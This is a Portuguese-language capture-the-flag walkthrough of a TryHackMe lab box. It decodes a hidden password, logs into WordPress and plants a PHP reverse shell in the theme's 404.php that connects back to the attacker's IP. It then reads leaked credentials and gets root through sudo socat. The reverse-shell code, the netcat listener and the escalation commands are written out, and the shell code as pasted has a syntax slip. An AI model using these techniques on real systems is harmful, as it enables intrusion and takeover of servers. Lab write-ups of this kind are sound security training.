
Box created by: i7md

Twitter: i7m4d

http://10.10.83.73/wordpress/wp-login.php




o usuario “elyana” tem acesso ao wp-admin
http://10.10.83.73/wordpress/wp-login.php




Error: The password you entered for the username **elyana** is incorrect. Lost your password?

http://10.10.83.73/hackathons



Damn how much I hate the smell of *Vinegar* :/ !!!

view-source:http://10.10.83.73/hackathons




```
<!-- Dvc W@iyur@123 -->
<!-- KeepGoing -->
```

Dvc W@iyur@123

https://www.dcode.fr/vigenere-cipher
Try H@ckme@123

testei o usario "elyana" e o que foi decodificado da cifra de vegenere como senha
e encontrei as seguintes credencias
elyana:H@ckme@123

fiz o login no http://10.10.83.73/wordpress/wp-login.php



Dashboard

Welcome to WordPress!
We've assembled some links to get you started:

Get Started

or, change your theme completely

Next Steps
Write your first blog post
Add an About page
Set up your homepage
View your site

More Actions
Manage widgets
Manage menus
Turn comments on or off
Learn more about getting started

Site Health Status

Results are still loading...

Your site has critical issues that should be addressed as soon as possible to improve its performance and security.

Take a look at the **8 items** on the Site Health screen.


At a Glance
1 Post
1 Page
1 Comment
WordPress 5.5.1 running Twenty Twenty theme.

Activity
Recently Published

Quick Draft
Title
Content
What's on your mind?

WordPress Events and News
Loading...
Loading...


vou tentar fazer um upload de reverse shell atraves de plugin
pelos plugins não teve como usar essa tecnica, então tentarei fazer isso pelos temas
fiz o upload do php-reverse-shell.php no 404.php



```php
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.0.172' //CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
```


abri o listener no netcat e então executei a requisição no browser

http://10.10.238.114/wordpress/wp-content/themes/twentytwenty/404.php




```
┌──(root💀kali)-[~/Pentest/Labs/TryHackMe/AllInOne]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.9.0.172] from (UNKNOWN) [10.10.238.114] 34510
Linux elyana 4.15.0-118-generic #119-Ubuntu SMP Tue Sep 8 12:30:01 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 03:57:42 up 9 min,  0 users,  load average: 0.03, 0.81, 0.75
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

fui para /home/elyana



```
bash-4.4$ cat hint.txt
cat hint.txt
Elyana's user password is hidden in the system. Find it ;)
bash-4.4$ find / -type f -user elyana 2>/dev/null
find / -type f -user elyana 2>/dev/null
/home/elyana/user.txt
/home/elyana/.bash_logout
/home/elyana/hint.txt
/home/elyana/.bash_history
/home/elyana/.profile
/home/elyana/.sudo_as_admin_successful
/home/elyana/.bashrc
/etc/mysql/conf.d/private.txt
bash-4.4$ █
```

esse arquivo /etc/mysql/conf.d/private.txt parece interessante




```
bash-4.4$ cat /etc/mysql/conf.d/private.txt
cat /etc/mysql/conf.d/private.txt
user: elyana
password: E@syR18ght
bash-4.4$ █
```

elyana:E@syR18ght

realizei login com as credenciais
e executei o comando sudo -l para ver se o usuario tem permissoes administrativas

usei o GTFObins para executar um comando com as permissoes do /usr/bin/socat
https://gtfobins.github.io/gtfobins/socat/



```
bash-4.4$ sudo -l
sudo -l
Matching Defaults entries for elyana on elyana:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User elyana may run the following commands on elyana:
    (ALL) NOPASSWD: /usr/bin/socat
bash-4.4$ sudo socat stdin exec:/bin/sh
sudo socat stdin exec:/bin/sh
id
id
uid=0(root) gid=0(root) groups=0(root)
█
```